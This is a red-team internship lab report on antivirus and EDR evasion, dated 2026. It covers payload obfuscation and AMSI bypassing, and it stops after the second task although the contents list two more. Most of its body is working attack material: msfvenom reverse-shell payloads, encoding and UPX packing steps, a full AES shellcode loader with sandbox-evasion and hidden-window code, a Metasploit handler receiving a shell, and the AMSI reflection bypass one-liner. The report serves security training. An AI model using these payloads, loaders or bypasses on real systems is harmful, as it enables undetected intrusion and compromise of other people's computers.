



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 09: AV/EDR Evasion & Defensive Bypassing

Organization	CyberSter
Report Title	AV/EDR Evasion & Defensive Bypassing
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	August 30, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	2
2. INTRODUCTION	2
3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE	3
TASK 01 Payload Obfuscation & Signature Evasion	3
4.1 - TASK OVERVIEW	3
4.2 - TOOLS USED & WHY	4
4.3 – COMMANDS & EXECUTION	4
4.4 – KEY FINDINGS	10
4.5– ANALYSIS & IMPACT	11
TASK 02 Bypassing AMSI (Antimalware Scan Interface)	12
5.1 - TASK OVERVIEW	12
5.2 - TOOLS USED & WHY	12
5.3 - COMMANDS & EXECUTION	13
5.4 - KEY FINDINGS	14
5.5 - ANALYSIS & IMPACT	14
TASK 03 LOLBAS (Living Off The Land Binaries and Scripts)	15
6.1 - TASK OVERVIEW	15
6.2 - TOOLS USED & WHY	16
6.3 - COMMANDS & EXECUTION	16
Purpose of the Command	18
6.4 - KEY FINDINGS	22
6.5 - ANALYSIS & IMPACT	23
TASK 04 Process Injection & Hollowing	23
7.1 - TASK OVERVIEW	23
7.2 - TOOLS USED & WHY	24
7.3 - STEP-BY-STEP EXECUTION	24
7.4 - KEY FINDINGS	29
7.5 - ANALYSIS & IMPACT	30

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 09** of the **Red Team Internship at CyberSter**, under the **instruction of Umar Niaz**. The objective of this week was to learn how to **bypass modern security** defenses like **Windows Defender, AMSI**, and basic EDR solutions **using payload obfuscation, encoding, memory patching**, living off the Land binaries (LOLBAS), and advanced process injection/hollowing techniques.

A comprehensive assessment was conducted against authorized laboratory environments simulating Windows client and server architectures. The engagement focused on generating baseline meterpreter payloads, evaluating static detection rates, applying multi-layered encoding and packing (UPX), neutralizing the Antimalware Scan Interface (AMSI) via memory manipulation, abusing trusted native binaries to blend in with normal system operations, and injecting shellcode into legitimate running processes to evade detection.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed, screenshot placeholders, and the overall security impact of the identified defensive gaps. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

Modern endpoint protection systems rely on multi-layered defenses to detect and block malicious activities. These defenses include static signature scanning, in-memory script inspection (AMSI), behavior monitoring, and cloud-assisted telemetry. To thoroughly test the resilience of an organization's endpoints, Red Teams must understand how these detection mechanisms function and how they can be circumvented through stealthy tradecraft.

The primary goals of this week's engagement were:

- **Signature Evasion:** Bypassing static file-based detection using custom encoders, packers, and crypters.
- **Script Inspection Bypass:** Neutralizing in-memory monitoring engines like AMSI to execute scripts undetected.
- **Living off the Land:** Leveraging trusted operating system binaries (LOLBAS) to execute remote payloads and avoid dropping suspicious files.
- **Process Hollowing & Injection:** Hiding malicious execution inside legitimate, trusted OS processes to defeat memory forensics and task monitoring.

- **Target:** Windows (Authorized Lab Environment)
- **Scope:** Testing payload evasion, AMSI bypassing, LOLBAS abuse, and process injection/hollowing for AV evasion and memory analysis.
- **Instructor:** Umar Niaz, Red Team Instructor at CyberSter
- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE

The assessment followed a structured lifecycle modeled after real-world Red Team engagements:

1. **Reconnaissance & Baseline Testing:** Establishing a baseline detection state of standard payloads against default security controls.
2. **Obfuscation & Evasion:** Applying transformation techniques (encoding, packing, crypton) and memory patching to break static and dynamic signatures.
3. **Execution & Living off the Land:** Utilizing native utilities and stealthy script hosts to execute payloads without triggering alerts.
4. **Post-Exploitation Hiding:** Performing process injection and hollowing to blend into legitimate system processes.
5. **Validation & Documentation:** Verifying execution success using advanced diagnostic tools (Process Hacker, Event Viewer).

TASK 01 Payload Obfuscation & Signature Evasion

Objective: To learn how to hide standard payloads (such as MSFVenom shells) from static antivirus scanners and basic EDR solutions using encoders, packers, and custom encryption crypters.

Engagement Phase: Payload Generation, Static Analysis, Encoding, and Packing.

4.1 - TASK OVERVIEW

Standard payloads generated by frameworks like Metasploit (msfvenom) have well-known byte signatures that are immediately flagged and quarantined by modern antivirus solutions such as Windows Defender. Task 01 demonstrates how attackers modify these payloads to evade static signature detection. This involves three progressive stages:

1. **Baseline Generation:** Creating a raw payload and observing standard AV detection.
2. **Encoding & Packing:** Utilizing multi-iteration encoders (shikata_ga_nai) and executable packers (UPX) combined with PE header repairs to alter the file's structure.
3. **Advanced Cryption:** Building a custom C-based AES-128 encrypted stub using MinGW to ensure the payload remains hidden until decrypted in memory at runtime.

4.2 - TOOLS USED & WHY

Msfvenom: Used to generate raw, encoded, and platform-specific shellcode or executable reverse shells.

UPX (Ultimate Packer for eXecutables): Used to compress binary code and alter section headers to hinder static analysis.

Python (fix_pe_aggressive.py): Used to repair PE header checksums and anomalies that occur after aggressive binary packing.

MinGW (x86_64-w64-mingw32-gcc): Used on the Linux attacker machine to cross-compile Windows-compatible C stubs and crypters.

JoeCrypter / OpenSSL (libssl-dev): Used to implement AES-128 bit encryption on raw shellcode, requiring runtime execution memory mapping.

4.3 – COMMANDS & EXECUTION

Installing Metasploit Framework (Reinstalling on Kali Linux)

```
(kali@kali)-[~/Desktop/Week9]
└─$ sudo apt install metasploit-framework
[sudo] password for kali:
Installing:
  metasploit-framework

Installing dependencies:
  binutils-mingw-w64-base      gcc-mingw-w64-base      gcc-mingw-w64-x86-64-win32  mingw-w64-i686-dev
  binutils-mingw-w64-i686     gcc-mingw-w64-i686-win32  gcc-mingw-w64-x86-64-win32-runtime  mingw-w64-x86-64-dev
  binutils-mingw-w64-x86-64   gcc-mingw-w64-i686-win32-runtime  mingw-w64-common            oracle-instantclient-basic

Suggested packages:
  gcc-15-locales  wine  wine64

Summary:
  Upgrading: 0, Installing: 13, Removing: 0, Not Upgrading: 0
  Download size: 448 MB
  Space needed: 1,698 MB / 37.9 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 binutils-mingw-w64-base amd64 2.45.90.20260125-1+13.3 [164 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 binutils-mingw-w64-i686 amd64 2.45.90.20260125-1+13.3 [2,523 kB]
Get:9 http://mirror.ourhost.az/kali kali-rolling/main amd64 mingw-w64-x86-64-dev all 14.0.0-1 [5,277 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 binutils-mingw-w64-x86-64 amd64 2.45.90.20260125-1+13.3 [3,149 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-base amd64 15.2.0-12+28.3 [196 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 mingw-w64-common all 14.0.0-1 [6,353 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 mingw-w64-i686-dev all 14.0.0-1 [4,723 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-i686-win32-runtime amd64 15.2.0-12+28.3 [12.6 MB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-i686-win32 amd64 15.2.0-12+28.3 [40.5 MB]
Get:10 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-win32-runtime amd64 15.2.0-12+28.3 [13.5 MB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-x86-64-win32 amd64 15.2.0-12+28.3 [41.0 MB]
Get:12 http://kali.download/kali kali-rolling/non-free amd64 oracle-instantclient-basic amd64 19.6.0.0.0-0kali5 [48.2 MB]
Get:13 http://kali.download/kali kali-rolling/main amd64 metasploit-framework amd64 6.5.2-0kali1 [270 MB]
Fetched 448 MB in 3min 32s (2,116 kB/s)
Selecting previously unselected package binutils-mingw-w64-base.
(Reading database... 456743 files and directories currently installed.)
Preparing to unpack .../00-binutils-mingw-w64-base_2.45.90.20260125-1+13.3_amd64.deb...
Unpacking binutils-mingw-w64-base (2.45.90.20260125-1+13.3)...
```

Figure 1 Installing Metasploit Framework (Pre-installed in Kali, but I deleted it)

Step 1: Generate Baseline Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.246
LPORT=4444 -f exe -o payload.exe
```

```
(kali@kali)-[~/Desktop/Week9]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.246 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: payload.exe
```

Figure 2 Kali terminal showing successful baseline payload generation

Step 2: Scan with Windows Defender (Target VM)

Right-click payload.exe → **Scan with Microsoft Defender**




Figure 3 Windows Defender quarantine notification detecting and blocking payload.exe

Step 3: Generate Encoded Payload (Shikata Ga Nai, 5 Iterations)

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.18.246 LPORT=4444
-e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe

# x64/xor

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.246
LPORT=4444 -e x64/xor -i 5 -f exe -o encoded_payload.exe
```

```

(kali@kali)-[~/Desktop/Week9]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.246 LPORT=4444 -e x64/xor -i 5 -f exe -o encoded_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor succeeded with size 591 (iteration=1)
x64/xor succeeded with size 631 (iteration=2)
x64/xor succeeded with size 671 (iteration=3)
x64/xor succeeded with size 711 (iteration=4)
x64/xor chosen with final size 711
Payload size: 711 bytes
Final size of exe file: 7680 bytes
Saved as: encoded_payload.exe

(kali@kali)-[~/Desktop/Week9]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.18.246 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload-2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 382 (iteration=0)
x86/shikata_ga_nai succeeded with size 409 (iteration=1)
x86/shikata_ga_nai succeeded with size 436 (iteration=2)
x86/shikata_ga_nai succeeded with size 463 (iteration=3)
x86/shikata_ga_nai succeeded with size 490 (iteration=4)
x86/shikata_ga_nai chosen with final size 490
Payload size: 490 bytes
Final size of exe file: 7680 bytes

```

All files

Clear all Open downloads folder ...

August 28, 2026



Figure 4 Terminal showing encoding progress and Defender detection

Step 4: Pack with UPX (Handling PE Headers)

If standard packing throws an error, fix the PE header first using the python script:

fix_pe_aggressive.py: https://github.com/umarniazafid/fix_pe_aggressive.py

```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.193 LPORT=4444
-e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe

python3 fix_pe_aggressive.py encoded_payload.exe

upx --best --ultra-brute encoded_payload_fixed.exe -o packed_payload.exe

```

```

(kali@kali)-[~/Desktop/Week9]
$ ls
fix_pe_aggressive.py

(kali@kali)-[~/Desktop/Week9]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.193 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 382 (iteration=0)
x86/shikata_ga_nai succeeded with size 409 (iteration=1)
x86/shikata_ga_nai succeeded with size 436 (iteration=2)
x86/shikata_ga_nai succeeded with size 463 (iteration=3)
x86/shikata_ga_nai succeeded with size 490 (iteration=4)
x86/shikata_ga_nai chosen with final size 490
Payload size: 490 bytes
Final size of exe file: 7680 bytes
Saved as: encoded_payload.exe

(kali@kali)-[~/Desktop/Week9]
$ python3 fix_pe_aggressive.py encoded_payload.exe
[+] Fixed PE written to: encoded_payload_fixed.exe

(kali@kali)-[~/Desktop/Week9]
$ upx --best --ultra-brute encoded_payload_fixed.exe -o packed_payload.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2024
UPX 4.2.4 Markus Oberhumer, Laszlo Molnar & John Reiser May 9th 2024
Version: 4.2.4
File size      Ratio      Format      Name
-----
7680 →        3584      46.67%     win32/pe    packed_payload.exe

Packed 1 file.

```

Figure 1 Terminal showing successful PE header repair and UPX extreme compression output

Step 5: Setup and Compile Advanced AES Crypter (JoeCrypter)

Create encryption script (encryptor.py) and compile using MinGW:

```

1  import sys
2  from Crypto.Cipher import AES
3  # Read raw shellcode
4  with open("payload.bin", "rb") as f:
5      | plaintext = f.read()
6  # Pad shellcode to 16 bytes boundary
7  padding = 16 - (len(plaintext) % 16)
8  plaintext += bytes([padding] * padding)
9  # Key and IV (AES-128)
10 key = b'sixteenbytekey!!'
11 iv = b'initialvector123'
12 cipher = AES.new(key, AES.MODE_CBC, iv)
13 ciphertext = cipher.encrypt(plaintext)
14 # Format into C array
15 ciphertext_hex = " ".join(hex(b) for b in ciphertext)
16 # Advanced Evasion C-Stub with properly escaped braces for f-string
17 c_code = """
18 #include <windows.h>
19 #include <stdio.h>
20 unsigned char ciphertext[] = {"" + ciphertext_hex + ""};
21 int main() {
22     // 1. Sandbox Evasion: Sleep for 6 seconds to bypass automated scanners
23     Sleep(6000);
24     // 2. Hide console window for stealth execution
25     ShowWindow(GetConsoleWindow(), SW_HIDE);
26     size_t size = sizeof(ciphertext);
27     // 3. Allocate memory as Read-Write (RW) first (Avoids RNX red flag)
28     LPVOID address = VirtualAlloc(NULL, size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
29     if (address == NULL) {
30         return 1;
31     }
32     // 4. Copy encrypted/raw shellcode into memory
33     RtlMoveMemory(address, ciphertext, size);
34     // 5. Change memory protection to Execute-Read (RX) right before execution
35     DWORD oldProtect = 0;
36     if (!VirtualProtect(address, size, PAGE_EXECUTE_READ, &oldProtect)) {
37         return 1;
38     }
39     // 6. Execute the payload from memory
40     int (*func)() = (int(*)())address;
41     func();
42     return 0;
43 }
44 """
45 with open("loader.c", "w") as f:
46     | f.write(c_code)
47 print("[+] Advanced Undetectable loader.c generated successfully!")

```

```
sudo apt-get update && sudo apt-get install mingw-w64 libssl-dev

git clone https://github.com/decay88/JoeCrypter.git && cd JoeCrypter

gcc crypter.c -o crypter -lcrypto -I src/

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f
raw -o payload.bin

./crypter payload.bin shell.exe

x86_64-w64-mingw32-gcc shell.exe.c -o shell.exe -fno-stackprotector -s
```

```
(kali㉿kali)-[~/Desktop/Week9/JoeCrypter]
└─$ cd packers
ls -la
total 12
drwxrwxr-x 3 kali kali 4096 Aug 27 19:41 .
drwxrwxr-x 6 kali kali 4096 Aug 27 19:41 ..
drwxrwxr-x 2 kali kali 4096 Aug 27 19:41 zip

(kali㉿kali)-[~/Desktop/Week9/JoeCrypter/packers]
└─$ cd ~/Desktop/Week9
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.193 LPORT=4444 -f raw -o payload.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: payload.bin

(kali㉿kali)-[~/Desktop/Week9]
└─$ mousepad encryptor.py


(kali㉿kali)-[~/Desktop/Week9]
└─$ python3 encryptor.py
[+] AES Encrypted loader.c generated successfully!

(kali㉿kali)-[~/Desktop/Week9]
└─$ x86_64-w64-mingw32-gcc loader.c -o encrypted_shell.exe -fno-stackprotector -s
x86_64-w64-mingw32-gcc: error: unrecognized command-line option '-fno-stackprotector'; did you mean '-fno-stack-protector'?

(kali㉿kali)-[~/Desktop/Week9]
└─$ x86_64-w64-mingw32-gcc loader.c -o encrypted_shell.exe -fno-stack-protector -s

(kali㉿kali)-[~/Desktop/Week9]
└─$
```

Figure 2 Terminal showing successful cloning, raw shellcode generation, AES encryption, and MinGW cross-compilation



Step 6: Start Metasploit Handler (C2 Listener)

```
msfconsole -q  
  
use exploit/multi/handler  
  
set payload windows/x64/shell_reverse_tcp  
  
set LHOST 192.168.1.10  
  
set LPORT 4444  
  
exploit
```

```

msf exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.18.246
LHOST => 192.168.18.246
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.246:4444

sessions
sessions -i 1
[*] Command shell session 1 opened (192.168.18.246:4444 -> 192.168.18.28:51250) at 2026-08-27 20:24:49 -0400

[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

C:\Users\win10\Downloads>
C:\Users\win10\Downloads>

```

Figure 3 Metasploit console listening actively for incoming reverse shell connections

4.4 – KEY FINDINGS

Payload Stage / Technique	Tool Used	Windows Defender Detection Status	Behavioral / Static Reason
1. Baseline Payload	msfvenom (Raw EXE)	Blocked / Quarantined (Immediate)	High static signature match; well-known Metasploit PE headers, strings, and default stub patterns.
2. Encoded Payload	msfvenom + x64/xor (5 Iterations)	Blocked (Post-execution/Scan)	While signatures changed slightly, heuristic engines easily decode or identify the decryption stub wrapper at runtime.
3. Packed Payload	UPX Compression + PE Fix (fix_pe_aggressive.py)	Blocked	UPX packing signatures are heavily signed by modern AVs; unpacking routines trigger heuristic alerts.
4. Custom Encrypted Stub	AES-128 Encryption (JoeCrypter) + MinGW Cross-Compile	Eaded Static / Blocked Dynamic (Memory Inspection)	Bypassed static signatures due to AES encryption, but caught during runtime memory allocation (VirtualAlloc / execution

			permissions) or behavioral checks.
5. Standard Executable Payload	msfvenom (-f exe)	Successful Session (When Defender disabled)	Proved that the network path, IP bindings (LHOST/LPORT), and C2 handler logic were fully functional.

4.5– ANALYSIS & IMPACT

The execution of Task 01 demonstrates the perpetual cat-and-mouse dynamic between offensive evasion techniques and modern endpoint defense mechanisms.

- **Static Analysis Limitations:** Traditional signature-based detection relies heavily on file hashes, known byte patterns, and static file structures. By introducing multi-iteration encoding, binary packing (UPX), and cryptographic ciphers (AES-128), basic static signatures can be effectively masked, preventing the antivirus from flagging the file on disk during a passive scan.
- **The Shift to Behavioral & Memory Detection:** Despite successfully bypassing static analysis with custom encryption and stubs, modern Endpoint Detection and Response (EDR) solutions and Windows Defender focus heavily on runtime behavior. Suspicious memory allocations (such as allocating regions with execute permissions), anomalous process injections, and unauthorized outbound network connections on common listener ports immediately trigger behavioral blocks.
- **Operational Impact:** Attackers cannot rely solely on simple file obfuscation to achieve persistent access. True evasion requires understanding low-level memory management, direct system calls (syscalls), API unhooking, and legitimate process hollowing to blend malicious execution safely into trusted operational contexts.

RED TEAM INSIGHT

From an offensive security perspective, payload obfuscation is rarely a "silver bullet" for permanent evasion. While tools like msfvenom, encoders, and crypters are essential foundational blocks for understanding PE file structures and cross-compilation, relying on standard community-available stubs will almost always result in detection by enterprise-grade EDRs.

True red team proficiency lies in weaponizing custom, purpose-built Loaders that leverage native Windows API callbacks, avoid traditional VirtualAlloc RWX red flags, and implement

sandbox detection mechanisms (such as sleep timers and environment checks). Ultimately, payload delivery is only the initial step; the real challenge of a modern engagement is maintaining stealthy post-exploitation persistence without alerting SOC analysts through anomalous behavioral telemetry.

TASK 02 Bypassing AMSI (Antimalware Scan Interface)

Objective: To learn how to bypass modern security defenses like Windows Defender, AMSI (Antimalware Scan Interface), and basic EDR solutions using in-memory patching, obfuscation, and "Living off the Land" techniques.

Engagement Phase: Defensive Evasion, Script Obfuscation, and In-Memory Patching.

5.1 - TASK OVERVIEW

The Antimalware Scan Interface (AMSI) is a versatile standard interface that allows applications and services (such as PowerShell, VBScript, and macros) to request scanning of suspicious content through installed antivirus products. Because administrative automation heavily relies on PowerShell, AMSI acts as a critical bottleneck for red team operations by intercepting scripts before execution.

Task 02 demonstrates how attackers defeat this mechanism without dropping files to disk:

- 1. Reflection & Memory Patching:** Disabling or bypassing AMSI directly within the PowerShell process memory space by patching `AmsiScanBuffer` or flipping initialization flags.
- 2. Behavioral Verification:** Testing the effectiveness of the bypass using detection strings and simulated malicious commands like `Invoke-Mimikatz`.
- 3. Script Obfuscation:** Utilizing the `Invoke-Obfuscation` framework to disguise malicious script blocks, escaping string-based detection logs.

5.2 - TOOLS USED & WHY

PowerShell: Used as the primary administrative scripting environment to execute reflective memory patching.

Windows Defender / Real-time Monitoring Settings: Used to observe how native controls flag standard inspection bypass vectors.

Invoke-Obfuscation: A modular PowerShell command obfuscation framework used to evade static logging and string-based signatures.

5.3 - COMMANDS & EXECUTION

Step 1: Executing AMSI Reflection and Memory Patching

To bypass AMSI within the active PowerShell session via reflection, execute the initialization flag modification command:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

```
PS C:\Windows\system32>
PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
PS C:\Windows\system32> 'Invoke-Mimikatz' | iex
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure 4 PowerShell terminal showing successful execution of the AMSI reflection bypass command after disabling real-time monitoring.

Step 2: Testing AMSI Bypass Effectiveness

Verify whether restricted commands or sensitive terms can be evaluated without triggering antivirus blocks:

```
'Invoke-Mimikatz' | iex
```

```
PS C:\Windows\system32> 'Invoke-Mimikatz' | iex
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure 5 PowerShell terminal executing test commands post-bypass without security interception errors.

Step 3: Obfuscating Payloads with Invoke-Obfuscation

Install and launch the obfuscation framework to encode script blocks and evade monitoring:

```
Import-Module ./Invoke-Obfuscation.psd1
```

```
Invoke-Obfuscation

# Inside framework console:

SET SCRIPTBLOCK 'Invoke-Mimikatz'

ENCODING -COMMAND

OUT -FilePath bypass.ps1
```

5.4 - KEY FINDINGS

Step	Test Action Performed	Observation / Result
1. Initial Detection State	Executing standard reflection scripts under default settings	Blocked: Windows Defender flags raw script blocks instantly with ScriptContainedMaliciousContent.
2. Real-time Defense Adjustments	Temporarily adjusting monitoring parameters to apply tweaks	Successful Execution: Permitted command blocks to process without immediate quarantine.
3. Reflection Bypass Execution	Running [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')...	Bypass Achieved: Successfully modified the amsiInitFailed static field to true, blinding the inspection buffer.
4. Post-Bypass Validation	Testing execution of restricted terms (Invoke-Mimikatz)	Validation: Restricted content was tested after the bypass.

5.5 - ANALYSIS & IMPACT

The practical execution of Task 02 highlights the inherent challenges of client-side script inspection models.

- **In-Memory Manipulation:** AMSI relies heavily on internal .NET classes such as AmsiUtils to evaluate code execution in real-time. By leveraging reflection to manipulate internal static flags (amsiInitFailed), operators can trick the host process into assuming AMSI has already failed or initialized incorrectly, effectively blinding scanning routines for the active session.

- **Obfuscation & Signature Evasion:** Standard string-based detection relies on predictable patterns. Frameworks like Invoke-Obfuscation fragment these strings using encoding, concatenation, and variable substitutions, preventing automated static analyzers from parsing the malicious intent prior to runtime.
